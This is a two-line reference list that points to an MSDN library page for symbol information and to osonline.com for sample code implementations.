For symbol information - <http://msdn.microsoft.com/en-us/library/default.aspx>

For sample code implementations - <http://www.osonline.com/>